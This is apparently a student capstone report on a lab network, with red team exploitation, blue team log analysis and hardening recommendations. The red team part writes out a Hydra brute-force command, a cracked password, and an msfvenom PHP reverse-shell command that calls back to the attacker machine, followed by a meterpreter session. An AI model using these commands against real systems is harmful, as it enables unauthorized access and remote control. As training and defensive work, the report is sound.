Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

by Taylor Roberts

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: server1

IPv4: 192.168.1.100
OS: Ubuntu 4.15.0-99
Hostname: ELK

IPv4: 192.168.1.90
OS: Kali 5.4
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Virtual Host -Used to access Kibana-
Server1	192.168.1.105	Web Server / Victim Machine
ELK	192.168.1.100	Log Server
Kali	192.168.1.90	Attacker Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Traversal	*Files and directories are able to be accessed via manual file path input. Resulting in public access to restricted content.*	*Penetration team was able to access "secret" directories containing sensitive information without credentials from an outside terminal*
Brute Force Attack	Able to automate of username & password combinations against web app login to leverage unauthorized access.	We were able to gain obtain high-privilege credentials allowing for complete access to the web server account.
Hashed Password Information Available	Hashed password data can be cracked via local system or publicly available web pages, revealing credentials within minutes.	A password hash (encrypted password) was located on an unrestricted, public page. The hash was cracked within minutes resulting in unauthorized access to the server's WebDav service.
WebDav Access	Allows an external actor (i.e. attacker) to access and edit the web server file system, such as uploading or deleting files	The tester was able to upload a script to the web server via the WebDav service to enable direct access and control was gained via port 4444 to the entire file system of the web server machine

Exploitation: Directory Traversal

01

Tools & Processes


Nmap scan from the Kali machine revealed an active Apache web server operating at 192.168.1.105. Pointing a web browser to that address revealed the file structure of the hosted web server. Opening public-facing directories revealed 192.168.1.105/company_folders/company_culture/file1.txt, which mentioned a “hidden” directory located at /company_folders/secret_folder/

02


Achievements

Accessing secret_folder/ initiated a pop-up with the message “For ashtons eyes only”. Previous reconnaissance suggested that this was a username, prompting the tester to initiate a brute force attempt against the requested credentials, utilizing the Hydra application. This action is detailed in the following section.

03



```
Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




192.168.1.105/company_folders/sales_docs/file

```
RROR: FILE MISSING


lease refer to company_folders/secret_folder/ for more information


RROR: company_folders/secret_folder is no longer accessible to the public
```



Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Exploitation: Brute Force Attack

01


Tools & Processes
The pop-up displayed upon accessing the /secret_folders/ page strongly suggested 'ashton' as a likely username. The tester utilized the Hydra password utility in conjunction with a word list to test password & username combinations against the web application.

02

Achievements
Within 2 minutes the Hydra application was able to successfully pair the username 'ashton' with the password 'leopoldo' allowing access to the restricted directory.

03

Hyrda -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-07 0
9:56:29
root@Kali:~/Desktop# █
```

Exploitation: (WebDav Access)

01

Tools & Processes

Brute forcing access to the secret file revealed explicit instructions on accessing the WebDav service remotely. When combined with acquired credentials, via cracking the hashed password supplied, the tester gained unrestricted access to the WebDav connection.


02

Achievements


The tester was able to upload a PHP script via the WebDav connection which allowed for remote root access to the target system. The shell php code is noted below :

Msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw

03



```
Parent Directory                          -
exploit.php          2021-08-07 17:40   30K
passwd.dav           2019-05-07 18:19    43
```



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:42938) at 2021-08-07 10:52:20 -0700

meterpreter >
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

KQL

Aug 7, 2021 @ 16:45:00.00 → Aug 7, 2021 @ 16:50:00.00

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

user_agent.original

Available fields

@timestamp

10,137 hits


Aug 7, 2021 @ 16:45:00.000 - Aug 7, 2021 @ 16:50:00.000 — Auto

- The port scan occurred on August 7th, 2021 between 16:45 and 16:49 that same day.
- IP 192.168.1.90 sent approximately 10,137 packets during this time interval.
- Logs indicated that all packets came from hostname ‘Kali’, in addition the repeated occurrence of 2020 packets every 10 seconds for 4 repeated instances correlates with the behaviour of an automated port scan.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?




http://192.168.1.105/company_folders/secret_folder 16,412

- The request began at approximately 16:55 on August 7th, 2021. At this time 16,412 requests were made.
- The file requested was /http://192.168.1.105/company_folders/secret_folder totaling 16,412 requests. This directory contained the “secret note” with ryan’s hashed password and WebDav login instructions

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



ra)" KQL Aug 7, 2021 @ 16:55:00.00 → Aug 7, 2021 @ 16:

16,412 hits

Aug 7, 2021 @ 16:55:00.000 - Aug 7, 2021 @ 16:57:00.000 — Auto


Time	user_agent.original
Aug 7, 2021 @ 16:55:20.922	Mozilla/4.0 (Hydra)
Aug 7, 2021 @ 16:55:20.922	Mozilla/4.0 (Hydra)


- 16,412 requests were made by the Hydra application
- 16,388 requests were made before the password was discovered as the http response code showed “OK” on the 16,389th attempt

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	64
http://192.168.1.105/webdav/three.php	12

- 64 requests were made to the /Webdav directory
- Three.php was requested 12 times. (This was the reverse_tcp shell script uploaded by the tester

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Any single IP pinging multiple ports within a short time
- Excessive requests within a short time

What threshold would you set to activate this alarm?

- More than 3 unique ports pinged from a single IP within 1hr
- More than 500 requests within 10 30 seconds

System Hardening

What configurations can be set on the host to mitigate port scans?

- Any unused ports should be blocked by the firewall
- Deny all inbound ICMP requests

Describe the solution. If possible, provide required command lines.

- `sudo firewall-cmd --zone=work --add-icmp-block=echo-reply --add-icmp-block=echo-request`
- `Sudo ufw deny <UNUSED PORT>`

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Access should be limited to known individuals, so alarms should be set for attempted access from any non-whitelisted IP address.
- Excessive or abnormal traffic requests should also trigger an alert.

What threshold would you set to activate this alarm?

- Any unknown IP
- More than 10% increase in number of requests

System Hardening

What configuration can be set on the host to block unwanted access?

- Restrict access to whitelisted IP’s
- Deny traffic over the 10% increase threshold
- Encrypt sensitive folders & files so only authorized personnel can access via keys

Describe the solution. If possible, provide required command lines.

- Utilize encryption algorithms to restrict access to files if they MUST remain externally accessible.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Incorrect password entry is a commonplace & benign occurrence however, typically these occur less than 10 times per user logon attempt. We can set alerts for failed login attempts that exceed a defined threshold to help mitigate against brute force attacks.

What threshold would you set to activate this alarm?

- Alerts should be set to trigger after 6 failed login attempts within 10 minutes

System Hardening

What configuration can be set on the host to block brute force attacks?

- After 6 failed login attempts within a 10 minute window the user should be locked out, either requiring a password reset or manual override my a system administrator.

Describe the solution. If possible, provide the required command line(s).

- Install fail2ban. Once enabled the /etc/fail2ban/jail.local should be edited to change the “maxretry =” line to 6

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Whitelist authorized IP’s. Any access from non-whitelisted IP’s should trigger an alert.
- Any Outbound traffic should trigger an alert.
- Given the sensitive nature of this are ANY activity should trigger an alert for confirmation of authorized access.

What threshold would you set to activate this alarm?

- There should be no tolerance ANY instance of activity should result in an alert.

System Hardening

What configuration can be set on the host to control access?

- Access should be limited to specific users.
- Access should be restricted to only local intranet traffic.
- As a fail-safe files should not be executable.

Describe the solution. If possible, provide the required command line(s).

```
Sudo chmod -R 660
/var/www/webdav
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Any file upload
- Any .php traffic
- Any port 4444 traffic (default meterpreter port)

What threshold would you set to activate this alarm?

- 0, as there is no tolerance here any activity should trigger an alert

System Hardening

What configuration can be set on the host to block file uploads?

- Upload access should be restricted to specific users with authentications.
- Define appropriate file types for upload
- Block all port 4444 traffic.
- All uploaded files should be scanned for viruses before commiting to the file system.
- Log all user activity
- Upload directory set with no executable permissions

The End